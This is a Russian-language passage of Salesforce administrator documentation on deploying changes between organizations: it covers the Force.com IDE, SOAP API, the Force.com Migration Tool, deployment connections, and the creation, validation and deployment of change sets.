ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования средства развертывания Apex:

- Автор Apex

Разработка и развертывание посредством Force.com IDE

При необходимости загрузите инструмент Force.com IDE, предназначенный для кодирования проектов организации. Данный инструмент позволяет компилировать и тестировать созданный код, синхронизировать изменения в безопасной среде и разворачивать код в производственной организации.

Дополнительную информацию см. на странице Force.com IDE.

Прим.: Force.com IDE — это бесплатный ресурс, предоставляемый компанией Salesforce для поддержки пользователей и партнеров. Согласно Основному соглашению о подписке, данный ресурс не относится к службам Salesforce.

СМ. ТАКЖЕ:

- Разработка и развертывание посредством SOAP API
- Выбор инструментов для разработки и развертывания изменений

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** и **Database.com Edition**.

Разработка и развертывание посредством SOAP API

Интерфейс SOAP API может использоваться для разработки и развертывания программным способом изменений в организации разработки или безопасной организации.

Дополнительную информацию о SOAP API и других интерфейсах API см. в *Руководстве разработчика SOAP API*.

СМ. ТАКЖЕ:

Выбор инструментов для разработки и развертывания изменений

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** и **Database.com Edition**.

Развертывание посредством Force.com Migration Tool

Загрузите Force.com Migration Tool, чтобы использовать средство сборки Apache Ant для выполнения пофайлового развертывания изменений метаданных и классов Apex из организации Developer Edition или безопасной организации в производственной организации.

1. Загрузите инструмент миграции Force.com со страницы Инструмент миграции Force.com в Разработчики Salesforce.
2. Сохраните архивный файл `salesforce_ant.zip`, а затем извлеките его содержимое в нужной папке.

Архив `salesforce_ant.zip` содержит файлы, необходимые для выполнения задачи Ant, использующей API-вызов `compileAndTest`, а именно:

- Файл `Readme.html`, содержащий инструкции по использованию данного инструмента
- JAR-файл, содержащий задачу Ant: `ant-salesforce.jar`
- Образец папки со следующим содержимым:
  - Папка `codepkg\classes`, содержащая классы `SampleDeployClass.cls` и `SampleFailingTestClass.cls`
  - Папка `codepkg\triggers`, содержащая триггер `SampleAccountTrigger.trigger`
  - Папка `mypkg\objects`, содержащая настраиваемые объекты, используемые в примерах
  - Папка `removecodepkg`, содержащая XML-файлы, необходимые для удаления примеров из организации
  - Файл-пример `build.properties`, который должен быть дополнен собственными регистрационными данными, необходимыми для выполнения примеров и задач в файле `build.xml`
  - Файл-пример `build.xml`, использующий API-вызовы `deploy` и `retrieve`

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования средства развертывания Apex:

- Автор Apex

Прим.: Force.com Migration Tool — это бесплатный ресурс, предоставляемый компанией Salesforce для поддержки пользователей и партнеров. Согласно Основному соглашению о подписке, данный ресурс не относится к службам Salesforce.

СМ. ТАКЖЕ:

https://developer.salesforce.com/docs/atlas.en-us.daas.meta/daas/

Выбор инструментов для разработки и развертывания изменений

Развертывание посредством наборов изменений

Бизнес-процессы, правила, классы и триггеры Apex, а также другие настройки, могут быть развернуты из безопасной организации в производственной организации. Набор исходящих изменений может быть создан в пользовательском интерфейсе Salesforce и дополнен компонентами, которые должны быть загружены и развернуты в целевой организации. Чтобы получить доступ к наборам изменений, введите строку *«Исходящие наборы изменений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Исходящие наборы изменений»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

СМ. ТАКЖЕ:

Наборы изменений

Выбор инструментов для разработки и развертывания изменений

Связывание организаций для развертывания

Разверните подключения для наборов изменений и авторизуйте развертываемое подключение.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования развертываемых подключений:

- «Развертывание наборов изменений» И «Модификация всех данных»

Развертываемые подключения для наборов изменений

Для отправки наборов изменений из одной организации в другую требуется развертываемое подключение между двумя организациями Salesforce. Не поддерживается создание развертываемых подключений между случайными организациями. Вместо этого рекомендуется создать подключения между всеми организациями, присоединенными к производственной организации. Например, при наличии производственной организации и двух безопасных сред создается развертываемое подключение между производственной организацией и каждой безопасной средой. Кроме того, создается развертываемое подключение между двумя безопасными средами.

Авторизация развертываемого подключения

Авторизация входящих изменений позволяет организации Salesforce отправлять набор изменений в организацию пользователя.

Просмотр доступных развертываемых подключений

Развертываемое подключение позволяет копировать настройки одной организации Salesforce в другую. Список развертываемых подключений содержит организации, которые могут загружать изменения в данную организацию, а также организации, которые позволяют данной организации загружать изменения.

Просмотр сведений о развертываемом подключении

Развертываемое подключение позволяет копировать настройки одной организации Salesforce в другую. Список развертываемых подключений содержит организации, которые могут загружать изменения в данную организацию, а также организации, которые позволяют данной организации загружать изменения.


Развертываемые подключения для наборов изменений

Для отправки наборов изменений из одной организации в другую требуется развертываемое подключение между двумя организациями Salesforce. Не поддерживается создание развертываемых подключений между случайными организациями. Вместо этого рекомендуется создать подключения между всеми организациями, присоединенными к производственной организации. Например, при наличии производственной организации и двух безопасных сред создается развертываемое подключение между производственной организацией и каждой безопасной средой. Кроме того, создается развертываемое подключение между двумя безопасными средами.

Развертываемое подключение само по себе не инициирует отправку наборов изменений между организациями. Каждая организация должна иметь разрешение на отправку и прием наборов изменений. Данный дополнительный уровень безопасности применяет пути продвижения кода и позволяет защитить метаданные настройки организаций от ошибочной перезаписи.

Например, на приведенном ниже рисунке показан один возможный путь миграции для производственной организации («производство») и двух безопасных сред («разработка и тестирование»). В данном примере производственная организация может принимать только полностью протестированные изменения, поэтому только безопасная среда «Тестирование» может загружать наборы изменений в производственную организацию. Чтобы синхронизировать проекты разработки с производственной организацией, организация «Производство» может отправить наборы изменений в безопасную среду «Разработка», но не в безопасную среду «Тестирование». Кроме того, разрабатываемые функции должны тестироваться повторно, поэтому безопасным средам «Разработка» и «Тестирование» должно быть предоставлено право на отправку наборов изменений в обоих направлениях.

Применение ветви кода авторизацией набора изменений



Прим.: Данный пример демонстрирует один возможный путь миграции кода. Отделы компании должны создавать собственные политики по отправке и получению наборов изменений между организациями.

СМ. ТАКЖЕ:

- Развертывание набора изменений
- Просмотр доступных развертываемых подключений
- Авторизация развертываемого подключения
- Просмотр сведений о развертываемом подключении

Авторизация развертываемого подключения

Авторизация входящих изменений позволяет организации Salesforce отправлять набор изменений в организацию пользователя.

1. Введите строку *«Развертывание»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры развертывания»**, затем нажмите кнопку **«Продолжить»**.
2. Щелкните ссылку **«Правка»** напротив нужной организации.
3. Установите флажок **«Разрешить входящие изменения»**.
4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Просмотр доступных развертываемых подключений
- Просмотр сведений о развертываемом подключении
- Развертываемые подключения для наборов изменений

Просмотр доступных развертываемых подключений

Развертываемое подключение позволяет копировать настройки одной организации Salesforce в другую. Список развертываемых подключений содержит организации, которые могут загружать изменения в данную организацию, а также организации, которые позволяют данной организации загружать изменения.

Чтобы просмотреть доступные подключения, введите строку *«Развертывание»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Состояние развертывания»**.

Действие
Щелкните ссылку **«Правка»** напротив нужной организации, если вы хотите принять/отклонить наборы изменений.

Имя
Список организаций, имеющих развертываемые подключения к текущей организации. Чтобы просмотреть дополнительную информацию о подключении, щелкните имя нужной организации.

Описание
Краткое описание подключенных организаций.

Тип
Тип подключенной организации. Возможные значения: производственная среда, полная копия, исключительно конфигурационная безопасная среда и безопасная среда разработчика.

Загрузить направление авторизации
Стрелки показывают возможные направления загрузок. Прерывистая линия указывает на запрет передачи наборов изменений в любом направлении. Чтобы разрешить подключенной организации отправку наборов входящих изменений, измените развертываемое подключение для данной организации. Чтобы отправить наборы исходящих изменений в подключенную организацию, администратор данной организации должен изменить соответствующее подключение.

СМ. ТАКЖЕ:

Авторизация развертываемого подключения
Просмотр сведений о развертываемом подключении
Развертываемые подключения для наборов изменений

Просмотр сведений о развертываемом подключении

Развертываемое подключение позволяет копировать настройки одной организации Salesforce в другую. Список развертываемых подключений содержит организации, которые могут загружать изменения в данную организацию, а также организации, которые позволяют данной организации загружать изменения.

Чтобы просмотреть сведения о подключении, выполните указанные ниже действия.

1. Введите строку *«Развертывание»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры развертывания»**.
2. Щелкните имя нужной организации.

Имя
Имя выбранной организации. Данная организация не является текущей.

Описание
Краткое описание организации.

Тип
Тип подключенной организации. Возможные значения: Production, Full, Partial Copy, Developer Pro и Developer.

Разрешить входящие изменения
Данный параметр позволяет выбранной организации отправлять наборы изменений в текущую организацию. Данное поле доступно только для чтения и может быть изменено только путем выбора параметра «Разрешить входящие изменения» в целевой организации.

Принять исходящие изменения
Данный параметр позволяет выбранной организации принимать наборы изменений, отправленные текущей организацией.

СМ. ТАКЖЕ:

Авторизация развертываемого подключения
Просмотр доступных развертываемых подключений
Развертываемые подключения для наборов изменений

Наборы изменений

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для редактирования развертываемых подключений:	«Развертывание наборов изменений» И «Модификация всех данных»
Для использования наборов исходящих изменений:	«Создание и загрузка наборов изменений», Создание пакетов AppExchange, И «Передача пакетов AppExchange»
Для использования наборов входящих изменений:	«Развертывание наборов изменений» И «Модификация всех данных»

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

Используйте наборы изменений для отправки настроек из одной организации Salesforce в другую. Например, можно создать и протестировать объект в безопасной организации, а затем отправить его в производственную организацию с помощью набора изменений. Наборы изменений могут содержать только изменения, выполняемые посредством меню «Настройка». Например, набор изменений не может использоваться для загрузки списка записей контактов. Наборы изменений содержат сведения об организации. Они не содержат данные (например, записи).

Чтобы отправить настройки из текущей организации в другую, создайте *набор исходящих изменений*. Отправленный набор изменений является *набором входящих изменений* для принимающей организации.

Набор изменений может быть отправлен из одной организации в другую только при наличии развертываемого подключения. Наборы изменений можно отправить только организациям, присоединенным к производственной организации. Например, производственная организация и безопасная организация или две безопасные организации из одной и той же организации могут отправлять или принимать наборы изменений.

Наборы полномочий и параметры профиля в наборах изменений

Наборы полномочий и параметры профиля позволяют разработчикам указывать полномочия и другие параметры доступа в наборе изменений. Прежде чем использовать наборы полномочий, параметры профиля или оба компонента, рекомендуем сопоставить их сходства и различия.

Компоненты, доступные в наборах изменений

Компоненты, доступные для набора изменений, определяются используемой версией системы и стилем использования. Кроме того, некоторые компоненты требуют включения соответствующих функций в организации Salesforce.

Советы по внедрению наборов изменений

Ознакомьтесь с этими советами, прежде чем применять наборы изменений.

Рекомендации по использованию наборов изменений

Ознакомьтесь с рекомендациями по зависимостям, параметрам проверки и доступа.

Развертывание наборов входящих изменений

Набор входящих изменений — это набор изменений, отправленный из какой-то организации Salesforce в текущую организацию. Изменения вступают в силу после *развертывания* набора изменений. Пользователи могут разворачивать содержимое набора входящих изменений как единое целое, но не как отдельные компоненты.

Загрузка набора исходящих изменений

Набор исходящих изменений — это набор изменений, созданный в текущей организации Salesforce для отправки в другую организацию. Обычно набор исходящих изменений используется для настроек, которые были созданы и протестированы в безопасной среде, а затем отправляются в производственную организацию.

СМ. ТАКЖЕ:

Развертываемые подключения для наборов изменений

Особый алгоритм в развертываниях

Наборы полномочий и параметры профиля в наборах изменений

Наборы полномочий и параметры профиля позволяют разработчикам указывать полномочия и другие параметры доступа в наборе изменений. Прежде чем использовать наборы полномочий, параметры профиля или оба компонента, рекомендуем сопоставить их сходства и различия.

Алгоритм	Наборы полномочий	Параметры профиля
Добавленные полномочия и параметры	• Полномочия стандартного объекта • Полномочия стандартного поля • Полномочия пользователя (например, «API включен») Прим.: Назначенные приложения и параметры вкладки *не* добавляются в компоненты набора полномочий.	• Параметры вкладки • Назначения макета страницы • Назначения типа записи • Диапазоны IP-адресов входа • Полномочия пользователя
Добавленные полномочия и параметры, требующие установки опорных компонентов	• Полномочия настраиваемого объекта • Полномочия настраиваемого поля • Доступ к классу Apex • Доступ к странице Visualforce	• Назначенные приложения • Полномочия настраиваемого объекта • Полномочия настраиваемого поля • Доступ к классу Apex • Доступ к странице Visualforce
Добавлено как компонент?	Да	Нет. Профили добавляются как отдельный параметр.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Database.com Edition**.

Наборы полномочий доступны в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

Рекомендуем всегда добавлять опорные компоненты в набор изменений для полномочий настраиваемого объекта, полномочий настраиваемого поля, доступа к странице Visualforce и доступа к классу Apex. Например, полномочия для настраиваемого объекта «*Элементы*» добавляются только при добавлении объекта «Элементы».

Прим.: Диапазоны IP-адресов входа, добавленные в параметры профиля, переопределяют диапазоны IP-адресов входа для любого соответствующего профиля в целевой организации.

СМ. ТАКЖЕ:

Развертывание наборов входящих изменений

Загрузка набора исходящих изменений

Компоненты, доступные в наборах изменений

Компоненты, доступные для набора изменений, определяются используемой версией системы и стилем использования. Кроме того, некоторые компоненты требуют включения соответствующих функций в организации Salesforce.

Прим.:

- Созданные или измененные компоненты, которые недоступны в наборе изменений, нельзя отправлять из одной организации в другую посредством набора изменений. В данном случае изменения должны переноситься вручную путем повторения действий, выполненных при создании или изменении компонента.
- По умолчанию списковые представления доступны всем пользователям при развертывании набора изменений. Вы можете развертывать набор изменений с ограниченной доступностью или менять доступность в целевой организации при необходимости.
- По умолчанию развернутые настраиваемые вкладки скрыты от всех пользователей. Они отображаются только при условии, что набор изменений содержит профили, которые определяют свойство доступности соответствующим образом. Исключением являются организации Professional Edition, которые всегда отображают развернутые настраиваемые вкладки по умолчанию.
- Отчеты, сохраненные в папке «Мои личные настраиваемые отчеты» (личные отчеты), не отображаются в списке отчетов, которые можно добавлять к набору изменений. Отчеты, сохраненные в папке «Изъятые общедоступные отчеты», отображаются в списке отчетов, которые можно добавлять к набору изменений, но не будут развертываться даже при добавлении в этот набор. Чтобы развернуть личный или изъятый отчет посредством набора изменений, сначала скопируйте или переместите отчет в другую папку отчетов.

Ниже перечислены типы компонентов, которые могут быть добавлены в набор изменений.

- Действие
- Шаблон группы ссылок действий
- Класс Apex
- Причина общего доступа к Apex
- Триггер Apex
- Приложение
- Процесс утверждения
- Ресурсный файл
- Правило назначения
- Поставщик проверки подлинности
- Правило автоматического ответа

- Кнопка или ссылка
- Происхождение списка разрешенных CORS
- Центр обработки вызовов
- Расширение Chatter
- Макет информационного канала
- Компактный макет
- Надежный сайт политики безопасности содержимого
- Настраиваемое поле
- Настраиваемая метка
- Тип настраиваемых метаданных
- Настраиваемый объект
- Настраиваемое полномочие
- Тип настраиваемого отчета
- Настраиваемый параметр
- Панель мониторинга
- Служба данных
- Документ
- Правило-копия
- EclairNG Map GeoJson
- Шаблон эл. почты
- Правило расширения
- Внешний источник данных
- Регистрация внешних служб
- Соотнесение полей
- Набор полей
- Определение потока
- Папка
- Глобальный набор значений
- Группа
- Компонент начальной страницы
- Макет начальной страницы
- Фирменный бланк
- Набор компонентов Lightning
- Страница Lightning
- Списковое представление
- Правило соответствия
- Домен веб-приложения Microsoft® Outlook®
- Именованные регистрационные данные
- Макет страницы
- Ассистент пути

- Набор полномочий
- Разделение кэша платформы
- Шаблон сообщения
- Очередь
- Тип записи
- Удаленный узел
- Отчет
- Отчетный снимок
- Роль
- S-Control
- Настраиваемый базис безопасности
- Действие отправки
- Правило общих критериев
- Правило ответственного за общий доступ
- Site.com
- Статический ресурс
- Символ табуляции
- Конфигурация инициализации пользователя
- Правило проверки
- Компонент Visualforce
- Страница Visualforce
- Сайт Whitelisted
- Электронное предупреждение бизнес-правила
- Обновление поля бизнес-правила
- Исходящее сообщение бизнес-правила
- Бизнес-правило
- Задача бизнес-правила
- Зона

Ограничения для процессов утверждения в наборах изменений
Прежде чем добавить процессы утверждения в наборы изменений, просмотрите перечисленные ниже ограничения.

СМ. ТАКЖЕ:

Проверка набора изменений
Создание набора исходящих изменений
Выбор компонентов для набора исходящих изменений
Особый алгоритм в развертываниях

Ограничения для процессов утверждения в наборах изменений

Прежде чем добавить процессы утверждения в наборы изменений, просмотрите перечисленные ниже ограничения.

- Если страница утверждения содержит настраиваемые поля стандартных объектов, то данные настраиваемые поля должны быть вручную добавлены в наборы исходящих изменений. Данные поля не добавляются параметром «Просмотр и добавление зависимостей» для выбора компонентов набора изменений.
- Если процесс утверждения ссылается на любые шаблоны сообщения, содержащие настраиваемые поля, то данные шаблоны сообщения могут быть добавлены в набор изменений только после их повторного сохранения в исходной организации. В разделе «Настройка» введите *«Шаблоны сообщений»* в поле «Быстрый поиск», затем выберите **«Шаблоны сообщений»**. Щелкните ссылку **«Правка»** напротив каждого шаблона сообщения и нажмите кнопку **«Сохранить»**.
- Наборы изменений не поддерживают порядок отображения активных процессов утверждения, заданный в исходной организации. При необходимости измените порядок отображения развернутых процессов утверждения в целевой организации.
- Изменение поля «Уникальное имя» процесса утверждения, добавленного в набор изменений и развернутого в другой организации, и повторная отправка процесса утверждения посредством набора изменений инициируют создание процесса утверждения при развертывании в другой организации. Процесс утверждения, развернутый ранее, не будет изменен.

Советы по внедрению наборов изменений

Ознакомьтесь с этими советами, прежде чем применять наборы изменений.

Загрузка изменений требует наличия авторизации

Прежде чем развернуть набор изменений из одной организации в другую, администратор целевой организации должен авторизовать загрузки, используемые развертываемым подключением, между двумя организациями.

Список «Развертываемые подключения» содержит все подключения

Список «Развертываемые подключения» автоматически заполняется производственной организацией и всеми безопасными средами. Развертывание может быть выполнено только между данными организациями.

Подключения набора изменений недоступны на время обслуживания

Авторизация развертываемых подключений и загрузка страниц требуют наличия сведений из производственной организации, поэтому недоступны во время ее обслуживания. В течение этого времени наборы исходящих изменений могут создаваться, но не могут загружаться.

Безопасные среды должны быть доступны

Если организация не использует безопасные среды, то страница «Развертываемые подключения» может отображать ошибку «Недостаточно полномочий».

Развертывание не перезапускается автоматически

При возникновении ошибки во время проверки или развертывания набора изменений процесс должен быть перезапущен вручную. Убедитесь, что организация не заблокирована, не обслуживается или не является недоступной.

Развертывание является односторонней транзакцией

Набор изменений развертывается посредством одной транзакции. Неудачное выполнение развертывания инициирует откат всей транзакции. Успешное выполнение развертывания инициирует отправку всех изменений в организацию, поэтому откат развертывания невозможен.

Развертывания сохраняют ссылки пользователей

Если компонент набора изменений ссылается на конкретного пользователя (например, получатели электронных уведомлений бизнес-правил или текущие пользователи панелей мониторинга), то при развертывании система предпринимает попытки обнаружения соответствующего пользователя в целевой организации путем сопоставления имен пользователей.

При копировании данных в безопасную среду поля, содержащие имена пользователей из производственной организации, дополняются именем безопасной среды. Например, имя пользователя `user@acme.com` соответствует имени `user@acme.com.test` в безопасной среде `test`. Компонент имени пользователя `.test` пропускается при выполнении развертывания посредством наборов изменений. Данный процесс переносит пользователя, добавленного в компонент одной безопасной среды, в другие безопасные среды или производственные организации.

Изменение наборов с большим количеством зависимых компонентов

Открытие набора изменений в Salesforce может занять несколько минут, если он содержит компонент с большим количеством зависимостей или если родительский компонент этого компонента содержит много зависимостей. Задержка связана с тем, что Salesforce проверяет зависимости компонентов перед отображением страницы набора изменений. Пример компонента с множеством зависимостей — настраиваемое поле, принадлежащее настраиваемому объекту с 2500 зависимыми компонентами.

СМ. ТАКЖЕ:

Рекомендации по использованию наборов изменений

Особый алгоритм в развертываниях

Рекомендации по использованию наборов изменений

Ознакомьтесь с рекомендациями по зависимостям, параметрам проверки и доступа.

Развертывание всех зависимых компонентов

Убедитесь, что каждый набор исходящих изменений содержит все взаимосвязанные компоненты, которые отсутствуют в целевой организации. При развертывании компонента, ссылающегося на другой компонент, который отсутствует в целевой организации и наборе изменений, возникает ошибка.

Наборы изменений предоставляют пользователям точный контроль над развертыванием. Например, пользователи могут переносить отдельные настраиваемые поля. Чтобы развернуть настраиваемый объект и все его поля, рекомендуем добавить настраиваемый объект и каждое поле в набор изменений; добавление только настраиваемого объекта не инициирует ошибки развертывания, но приводит к пустому настраиваемому объекту.

Добавление полномочий и параметров доступа в наборы исходящих изменений

Добавление профилей или наборов полномочий в наборы исходящих изменений позволяет администраторам переносить полномочия для предоставления пользователям доступа к новым функциям. Наборы полномочий и параметры профиля, используемые в наборах изменений, существенно отличаются друг от друга. Дополнительную информацию см. в разделе «Наборы полномочий и параметры профиля в наборах изменений» на странице 7354.

Клонирование набора изменений для добавления зависимых компонентов в загруженный набор изменений

Содержимое загруженного набора изменений не может быть изменено. Чтобы добавить зависимые компоненты в загруженный набор изменений, рекомендуем клонировать набор изменений, добавить зависимые компоненты и выполнить его повторную загрузку.

Использование уникальных имен для глобальных макетов публикатора и макетов публикатора Outlook

При добавлении макетов страниц в набор исходящих изменений тип глобальных макетов публикатора и макетов публикатора Outlook не отображается. Убедитесь, что глобальные макеты публикатора и макеты публикатора Outlook используют уникальные имена, позволяющие различать макеты в наборе исходящих изменений.

Планирование развертываний относительно графика обслуживания системы

При планировании развертывания рекомендуем учитывать график обслуживания системы для производственной и безопасной организаций. Некоторые функции, просматриваемые посредством безопасной среды, требуют наличия сведений из производственной организации. Кроме того, исходная организация блокируется при проверке набора исходящих изменений, а целевая организация блокируется при развертывании набора входящих изменений.

(Организация, заблокированная наборами изменений, позволяет пользователям просматривать и записывать данные, но не поддерживает изменение настроек, влияющих на метаданные.)

Проверка наборов изменений перед развертыванием

Пробное развертывание набора входящих изменений позволяет пользователям просматривать сообщения об успешном или неудачном выполнении, отправляемые при фактическом развертывании. Рекомендуем использовать данный алгоритм при планировании развертывания по расписанию (например, в непиковые часы работы), а также для определения вероятности преждевременного развертывания. Тем не менее пробное развертывание, занимающее некоторое время и блокирующее организацию, является необязательным. (Организация позволяет пользователям просматривать и записывать данные, но не поддерживает изменение настроек, влияющих на метаданные.) Чтобы выполнить пробное развертывание набора входящих изменений, щелкните нужное имя и нажмите кнопку **«Проверить»**.

Просмотр сведений о компоненте

XML-представление компонента может быть просмотрено после загрузки набора исходящих изменений или перед развертыванием набора входящих изменений.

Ограничение наборов изменений до 10 000 файлов

Наборы изменений могут содержать не более 10 000 файлов. Если набор изменений не соответствует данному ограничению, то пользователь может создать отдельные наборы изменений для шаблонов эл. почты, панелей мониторинга и отчетов. Как правило, данные компоненты являются более многочисленными и содержат меньше зависимостей.

Удаление или переименование компонентов посредством веб-интерфейса

Наборы изменений не могут использоваться для удаления или переименования компонентов. Чтобы удалить компоненты, рекомендуем использовать веб-интерфейс целевой организации. Чтобы переименовать компонент, рекомендуем удалить компонент из целевой организации и загрузить новый компонент в набор изменений.

Учет возможного увеличения времени развертывания при изменениях типов полей в наборе изменений

Если набор изменений содержит изменения для типов настраиваемых полей, то время развертывания может быть значительно увеличено, так как изменения типов настраиваемых полей могут требовать изменения большого количества записей. Чтобы избежать увеличения времени развертывания, рекомендуем применять изменение типа поля вручную после развертывания набора изменений.

Планирование выполнения тестов в целевой организации

Развертывание набора изменений в производственной организации инициирует по умолчанию выполнение всех локальных тестов Apex в этой организации, независимо от наличия классов или триггеров Apex. Если целевой организацией является безопасная среда, то тесты не выполняются автоматически.

СМ. ТАКЖЕ:

Советы по внедрению наборов изменений

Особый алгоритм в развертываниях

Развертывание наборов входящих изменений

Набор входящих изменений — это набор изменений, отправленный из какой-то организации Salesforce в текущую организацию. Изменения вступают в силу после *развертывания* набора изменений. Пользователи могут разворачивать содержимое набора входящих изменений как единое целое, но не как отдельные компоненты.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для развертывания наборов входящих изменений:

- «Развертывание наборов изменений» И «Модификация всех данных»

Просмотр наборов входящих изменений

Страница «Наборы входящих изменений» содержит наборы изменений, ожидающие развертывания, а также журнал развернутых наборов изменений.

Просмотр сведений о наборе изменений

Страница сведений о наборе изменений содержит сведения об отдельном наборе изменений.

Проверка набора изменений

Набор изменений может быть проверен без развертывания изменений. Проверка набора изменений позволяет пользователям просматривать сообщения об успешном или неудачном выполнении, отправляемые при фактическом развертывании.

Развертывание набора изменений

Отслеживание развертываний наборов изменений

Время, необходимое для развертывания набора изменений, определяется его размером и сложностью. Весь процесс развертывания может отслеживаться пользователями.

СМ. ТАКЖЕ:

Наборы изменений

Просмотр наборов входящих изменений

Страница «Наборы входящих изменений» содержит наборы изменений, ожидающие развертывания, а также журнал развернутых наборов изменений.

Чтобы просмотреть входящие наборы изменений, введите строку *«Входящие наборы изменений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Входящие наборы изменений»**.

Прим.: Наборы входящих изменений безвозвратно удаляются через шесть месяцев после их загрузки.

СМ. ТАКЖЕ:

Просмотр сведений о наборе изменений

Проверка набора изменений

Развертывание набора изменений

Просмотр сведений о наборе изменений

Страница сведений о наборе изменений содержит сведения об отдельном наборе изменений.

1. Введите строку *«Входящие наборы изменений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Входящие наборы изменений»**.

2. Щелкните имя нужного набора изменений.

СМ. ТАКЖЕ:

Просмотр наборов входящих изменений

Проверка набора изменений

Развертывание набора изменений

Проверка набора изменений

Набор изменений может быть проверен без развертывания изменений. Проверка набора изменений позволяет пользователям просматривать сообщения об успешном или неудачном выполнении, отправляемые при фактическом развертывании.

1. Введите строку *«Входящие наборы изменений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Входящие наборы изменений»**.
2. Щелкните имя нужного набора изменений.
3. Нажмите кнопку **«Проверить»**.

   Прим.: Рекомендуем начинать проверку во внепиковые часы работы, а также ограничивать выполнение изменений организации в ходе проверки. Процесс проверки блокирует развертываемые ресурсы. Если в процессе проверки выполняются изменения в заблокированных ресурсах или элементах, связанных с такими ресурсами, это может стать причиной ошибок.

4. После завершения проверки нажмите кнопку **«Просмотр результатов»**.

Проверенные наборы изменений могут использоваться для быстрого развертывания. Дополнительную информацию см. в подразделе «Быстрые развертывания».

СМ. ТАКЖЕ:

Просмотр наборов входящих изменений

Просмотр сведений о наборе изменений

Развертывание набора изменений

Развертывание набора изменений

1. Введите строку *«Входящие наборы изменений»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Входящие наборы изменений»**.
2. Щелкните имя нужного набора изменений в списке «Наборы изменений, ожидающие развертывания».
3. Нажмите кнопку **«Развернуть»**.

При необходимости выполните быстрое развертывание для сокращения времени развертывания в производственной среде. Проверенные наборы изменений могут использоваться для быстрого развертывания. Дополнительную информацию см. в подразделе «Быстрые развертывания».

Набор изменений развертывается посредством одной транзакции. Неудачное выполнение развертывания инициирует откат всей транзакции. Успешное выполнение развертывания инициирует отправку всех изменений в организацию, поэтому откат развертывания невозможен.

Прим.: Платформа Force.com требует того, чтобы не менее 75% вашего кода было проверено с помощью поблочного тестирования, прежде чем вы сможете использовать этот код в производственной организации. В идеале это 100%. Это требование по тестированию не распространяется на безопасные среды для разработчиков и организации Developer Edition.

Параметры развертывания

Чтобы избежать ошибки развертывания при использовании компонентов заданиями Apex, на странице «Параметры развертывания» щелкните **«Разрешить развертывания компонентов при назначении соответствующим заданиям Apex статуса отложенных или выполняемых»** и нажмите кнопку **«Сохранить»**. Данный параметр позволяет развертывать компоненты, используемые отложенными или выполняемыми заданиями Apex, включая запланированные задания, пакетные задания и методы future. Данный параметр применяется к наборам изменений и развертываниям, запущенным посредством Metadata API.

Прим.:

- Включение данного параметра может препятствовать выполнению заданий Apex ввиду применения неподдерживаемых изменений.
- Данный параметр не влияет на процессы редактирования и сохранения кода Apex в пользовательском интерфейсе Salesforce (меню «Настройка» или консоль разработчика), которые не выполняются при наличии активных заданий, связанных с классом Apex. Обновление кода Apex посредством Force.com IDE может быть выполнено после включения данного параметра, так как Metadata API используется при обновлении кода.

СМ. ТАКЖЕ:

Просмотр наборов входящих изменений

Просмотр сведений о наборе изменений

Особый алгоритм в развертываниях

Отслеживание развертываний наборов изменений

Отслеживание развертываний наборов изменений

Время, необходимое для развертывания набора изменений, определяется его размером и сложностью. Весь процесс развертывания может отслеживаться пользователями.

Чтобы отследить статус выполняемых развертываний, воспользуйтесь страницей «Статус развертывания». Введите строку **«Состояние развертывания»** в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Состояние развертывания»**. Кроме того, страница «Статус развертывания» позволяет просматривать выполненные развертывания.

При необходимости просмотрите выполненные развертывания на странице «Сведения о наборе изменений». Чтобы открыть данную страницу, введите *«Наборы входящих изменений»* в поле «Быстрый поиск», выберите **«Наборы входящих изменений»** в меню «Настройка» и щелкните имя нужного развернутого набора изменений. Развертывания набора изменений отображаются в разделе «Журнал развертывания».

СМ. ТАКЖЕ:

Развертывание набора изменений

